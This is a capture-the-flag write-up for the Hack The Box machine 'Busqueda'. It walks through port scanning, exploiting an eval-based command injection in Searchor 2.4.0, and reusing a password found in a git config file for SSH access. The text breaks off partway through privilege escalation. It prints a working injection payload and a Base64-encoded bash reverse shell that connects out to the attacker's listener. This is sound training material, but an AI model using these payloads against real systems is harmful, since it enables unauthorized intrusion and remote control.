Busqueda

06th May 2023 / Document No D23.100.235

Prepared By: dotguy

Machine Author: kavigihan

Difficulty: Easy

Synopsis

Busqueda is an Easy Difficulty Linux machine that involves exploiting a command injection vulnerability present in a `Python` module. By leveraging this vulnerability, we gain user-level access to the machine. To escalate privileges to `root`, we discover credentials within a `Git` config file, allowing us to log into a local `Gitea` service. Additionally, we uncover that a system checkup script can be executed with `root` privileges by a specific user. By utilizing this script, we enumerate `Docker` containers that reveal credentials for the `administrator` user's `Gitea` account. Further analysis of the system checkup script's source code in a `Git` repository reveals a means to exploit a relative path reference, granting us Remote Code Execution (RCE) with `root` privileges.

Skills required

- Web Enumeration
- Linux Fundamentals
- Python Basics

Skills learned

- Command Injection


- Source-code Analysis
- Docker Basics

Enumeration

Nmap

Let's run an `Nmap` scan to discover any open ports on the remote host.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.208 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV 10.10.11.208
```




```
nmap -p$ports -sV 10.10.11.208

Starting Nmap 7.93 ( https://nmap.org )
Nmap scan report 10.10.11.208
Host is up (0.21s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The `Nmap` scan shows that `SSH` is listening on its default port, i.e. port `22` and an `Apache` HTTP web server is running on port `80`.

HTTP


Upon browsing to port `80`, we are redirected to the domain `searcher.htb`.




Let's add an entry for `searcher.htb` to our `/etc/hosts` file with the corresponding IP address to resolve the domain name and allow us to access it in our browser.

```
echo "10.10.11.208  searcher.htb" | sudo tee -a /etc/hosts
```

Upon visiting `searcher.htb` in the browser, we are greeted with the homepage of the "Searcher" app. It appears to be a search engine aggregator that allows users to search for information on various search engines.



Users can select a search engine, type a query, and get redirected automatically or get the URL of the search results.




After pressing the "Search" button, the website provides the URL for the specified search engine and the entered query.

https://www.google.com/search?q=hackthebox


Foothold

It is worth noting that the website footer says that it's using `Flask` and `Searchor` version `2.4.0`.




> ## What is Searchor?
>
> Searchor is a comprehensive Python library that streamlines the process of web scraping, retrieving information on any subject, and creating search query URLs.


If we follow the hyperlink on "Searchor 2.4.0" in the webpage footer, we are redirected to its GitHub repository, where we can examine the changelog for the various released versions. There is a mention of a priority vulnerability being patched in version `2.4.2`. The version in use by the website is `2.4.0` which means that it is likely vulnerable.



Looking at the patch, we can see that the pull request is about patching a command injection vulnerability present in the search functionality due to the use of an `eval` statement on unsanitized user input.



We can view the specific commit, which shows the `eval` statement that was replaced in the `main.py` file.



However, since there is no Proof of Concept (`POC`) currently available, we must determine how to take advantage of this vulnerability by ourselves. Therefore, let us download the `Searchor 2.4.0` module on our local machine and analyse its code.

```
wget https://github.com/ArjunSharda/Searchor/archive/refs/tags/v2.4.0.zip
unzip v2.4.0.zip
```

We can examine the `main.py` file to see that similar to the commit, the user input is directly passed to an `eval` statement without any sanitization.

```
nano Searchor-2.4.0/src/searchor/main.py
```

```
28  @click.argument("engine")
29  @click.argument("query")
30  def search(engine, query, open, copy):
31      try:
32          url = eval(
33              f"Engine.{engine}.search('{query}', copy_url={copy}, open_web={open})"
34          )
35          click.echo(url)
36          searchor.history.update(engine, query, url)
```

The `search()` function accepts four parameters, and we have control over two of them: `engine` and `query`.

```
searchor search Google "hackthebox"
```

```
searchor search Google "hackthebox"

https://www.google.com/search?q=hackthebox
```

Within the CLI tool, the `engine` and `query` parameters correspond to the second and third arguments, respectively. Regarding command injection, it appears possible to inject both parameters since they are directly passed to the `eval` statement. However, within the application, if an attempt is made to modify the engine to an option not present in the predefined engine list, an error is encountered.

Therefore, we must focus on utilizing the `query` parameter as the injection point. It is worth noting that `eval` statements typically do not support executing multiple lines, although there are techniques to achieve this. Additionally, it is crucial to ensure that our payload does not disrupt the preceding portion of the `eval` statement. Taking all these considerations into account, we can employ a payload like the following to exploit this vulnerability and achieve command injection.

```
') + str(__import__('os').system('id')) #
```

To ensure the execution of the remaining portion of the `eval` statement, we must employ the `+` operator to concatenate the output of another line separately. It is important to note that the `#` symbol at the end functions as a comment, disregarding any content that follows it.

> The entire command that is then evaluated would look as follows:
>
> ```
> url = eval(
> Engine.<some_engine>.search('') + str(__import__('os').system('id')) #', copy_url=
> {copy}, open_web={open})"
> )
> ```

Let us first test the payload locally and verify if the code injection works as expected.

```
searchor search Google "')+ str(__import__('os').system('id'))#"
```


```
searchor search Google "')+ str(__import__('os').system('id'))#"

uid=0(root) gid=0(root) groups=0(root),4(adm),20(dialout),118(wireshark),139(kaboxer)
https://www.google.com/search?q=0
```

The output of the `id` command is returned successfully, indicating that our injection was successful.

To validate code execution on the remote host, let us proceed to submit the payload in the `query` parameter of the web application.

```
')+ str(__import__('os').system('id'))#
```

We have code execution as the user `svc`.



In order to leverage this into an interactive shell, we first start a `Netcat` listener on our local machine on port `1337`.

```
nc -nvlp 1337
```

We then send the following Base64-encoded reverse shell payload in the `query` parameter of the `Searcher` website.

```
')+ str(__import__('os').system('echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zNS8xMzM3IDA+JjE=|base64 -d|bash'))#
```

> You can use a website such as revshells to generate an encoded payload suitable to your IP address.

We obtain a reverse shell on our `Netcat` listener.

```
nc -nlvp 1337

listening on [any] 1337 ...
connect to [10.10.14.35] from (UNKNOWN) [10.10.11.208] 37956
bash: cannot set terminal process group (1422): Inappropriate ioctl for device
bash: no job control in this shell

svc@busqueda:/var/www/app$ id
uid=1000(svc) gid=1000(svc) groups=1000(svc)
```

The user flag can be obtained at `/home/svc/user.txt`.

```
cat /home/svc/user.txt
```

Privilege Escalation

By enumerating the files on the remote host, we can identify the credential pair `cody:jh1usoih2bkjaspwe92` stored in the `/var/www/app/.git/config` file. It also contains a reference to the `gitea.searcher.htb` subdomain.

```
cat /var/www/app/.git/config
```

```
svc@busqueda:/$ cat /var/www/app/.git/config

[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
```

We can try to log in over `SSH` as user `svc` with the obtained password `jh1usoih2bkjaspwe92`.

```
ssh svc@10.10.11.208
```


```
ssh svc@10.10.11.208

svc@10.10.11.208's password:

Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-69-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
[** SNIP **]

svc@busqueda:~$ id
uid=1000(svc) gid=1000(svc) groups=1000(svc)
```

Coming back to the `gitea.searcher.htb` domain, let's add an entry for it in our `/etc/hosts` file.

